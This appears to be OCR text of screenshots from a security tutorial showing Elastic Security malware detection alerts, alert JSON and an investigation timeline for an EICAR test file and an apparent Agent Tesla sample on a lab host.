
Alert details

Message
Malware Detection Alert

signal.status	Open
@timestamp	Apr 6, 2021 @ 21:10:54.734
Rule	Malware Detection Alert
Severity	critical
Risk Score	99
host.name	packtpub
user.name	packtpub

@timestamp	Rule	file.nam
Apr 6, 2021 @ 21:10:54.734	Malware Detection Alert	eicar.e

packtpub \ PACKTPUB @ packtpub was detected renaming a
explorer.exe (4528) C:\Windows\Explorer.EXE via
# c468330a4273b2450b770d006cc3c




Alert details

Message
Malware Detection Alert

Summary | Threat Intel (0) | Table | JSON View

Filter by Field, Value, or Description...

□	t file.hash.md5 ⓘ	[redacted]
□	t file.hash.sha1 ⓘ	[redacted]
□	t file.hash.sha256 ⓘ	[redacted]
□	🕒 file.mtime ⓘ	Apr 6, 2021 @ 21:07:56.234
□	t file.name ⓘ	eicar.exe
□	t file.owner ⓘ	packtpub
□	t file.path ⓘ	C:\Users\packtpub\Downloads\eicar.exe
□	t file.path.text ⓘ	C:\Users\packtpub\Downloads\eicar.exe
□	# file.size ⓘ	284672
□	t host.architecture ⓘ	x86_64
□	t host.hostname ⓘ	packtpub




Alert details

Message
Malware Detection Alert

Summary | Threat Intel (0) | Table | JSON View


```
"file": {
  "accessed": "2021-04-07T02:07:56.234Z",
  "code_signature": {
    "exists": "false",
    "status": "noSignature",
    "subject_name": "",
    "trusted": "false"
  },
  "created": "2021-04-07T02:07:56.233Z",
  "directory": "C:\\Users\\packtpub\\Downloads",
  "drive_letter": "C",
  "Ext": {
    "code_signature": "{\"trusted\":false,\"subject_name\":\"\",\"exists\":fals
    "malware_classification": {
      "identifier": "endpointpe-v4-model",
      "score": "0.999995946884155",
      "threshold": "0.62",
      "version": "4.0.7000"
    },
    "temp_file_path": "C:\\Windows\\TEMP\\4c260019-abdc-42a6-a0a2-b389a88e0e28"
  },
  "extension": "exe",
  "hash": {
    "md5": "[redacted]",
    "sha1": "[redacted]",
    "sha256": "[redacted]
  },
  "mtime": "2021-04-07T02:07:56.234Z",
  "name": "eicar.exe",
  "owner": "packtpub",
  "path": "C:\\Users\\packtpub\\Downloads\\eicar.exe",
  "size": "284672"
},
```



@timestamp ↓ 1	event.created	Rule	file.name	Severity	event.module
Apr 7, 2021 @ 22:48:09.922	Apr 7, 2021 @ 22:47:30.394	Malware Detection Alert	zYiPIYOP.exe	critical	endpoint

packtpub \ PACKTPUB @ packtpub was detected modifying a malicious file zYiPIYOP.exe in C:\Users\packtpub\AppData\Roaming\zYiPIYOP.exe via >_ tesla.exe (6172) C:\Users\packtpub\Downloads\tesla.exe via parent process explorer.exe (3704) with result success

[redacted]




Events / explorer.exe / 307 Events / 4 file

file change @ Apr 7, 2021 @ 22:43:14.020
C:\Users\packtpub\Downloads\tesla.exe


file change @ Apr 7, 2021 @ 22:43:06.281
C:\Users\packtpub\Downloads\ebd059221f...

file creation @ Apr 7, 2021 @ 22:42:48.022
C:\Users\packtpub\Downloads\tesla\ebd05...

file creation @ Apr 7, 2021 @ 22:39:26.825
C:\Users\packtpub\AppData\Roaming\Micro...



@timestamp ↓ 1	Rule
Apr 7, 2021 @ 22:48:09.922	Malware Detection Alert



Processes	Users	Hosts	Source IPs	Destination IPs
1	0	1	0	0

Apr 7, 2021 @ 22:38:09.923 → Apr 7, 2021 @ 22:48:09.922

_id: "d4b067a7abfeb4353d7573c2d8cd90b155afaf5c3bb0f9bf305e3ccdec82d3ed"

@timestamp 1	message	event.category	event.action	host
Apr 7, 2021 @ 22:48:09.922	Malware Detection Alert	malware intrusion_detection file	creation	pac

packtpub \ PACKTPUB @ packtpub was detected creating a malicious file [redacted] in C:\Users\packtpub\Downloads\tesla\[redacted] via explorer.exe (3704) C:\Windows\Explorer.EXE via parent process userinit.exe (4084) with result success

Showing 1 alert | Selected 0 alerts | Take action | Select all 1 alert

@timestamp 1	Rule	Severity	event.category
Apr 7, 2021 @ 22:48:09.922	Malware Detection Alert	critical	malware intrusion_detection file


packtpub \ PACKTPUB @ packtpub was detected modifying a malicious file zYiPIYOP.exe in C:\Users\packtpub\AppData\Roaming\zYiPIYOP.exe via tesla.exe (6172) C:\Users\packtpub\Downloads\tesla.exe via parent process explorer.exe (3704) with result success

[redacted]

Click and drag

Drop anything highlighted here to build an OR query


file.hash.sha256: "[redacted]"



Name Timeline

Title: Tesla Agent Timeline


Description (Optional): Possible Tesla Agent events observed.



Apr 19, 2021 @ 22:33:21.280 Malware Detection Alert malware intrusion_detection file modification


packtpub \ PACKTPUB @ packtpub was detected modifying a malicious file zYiPIYOP.exe in C:\Users\packtpub\Desktop\zYiPIYOP.exe via cmd.exe (6688) C:\Windows\system32\cmd.exe via parent process explorer.exe (3780) with result success

[redacted]




@timestamp ↓ 1	Rule	Severity	event.cat
Apr 19, 2021 @ 22:33:21.280	Malware Detection Alert	critical	malware intrusion file

@ packtpub was detected modifying a malicious file zYiPIYOP.exe in
PIYOP.exe via >_ cmd.exe (6688) C:\Windows\system32\cmd.exe
cess explorer.exe (3780) with result success
[redacted]



@timestamp ↓ 1	Rule	Severity	ev...category	host.name
Apr 19, 2021 @ 22:33:21.280	Malware Detection Alert	critical	malware intrusion_detection file	packtpub
280	Malware Detection Alert	critical	malware intrusion_detection file	packtpub
Apr 8, 2021 @ 00:38:12.200	Malware Detection Alert	critical	malware intrusion_detection file	packtpub

@ packtpub was detected modifying a malicious file zYiPIYOP.exe in C:\Users\packtpub\Desktop\zYiPIYOP.exe via
688) C:\Windows\system32\cmd.exe via parent process explorer.exe (3780) with result success
# [redacted]



Add Endpoint Exception

Malware Detection Alert

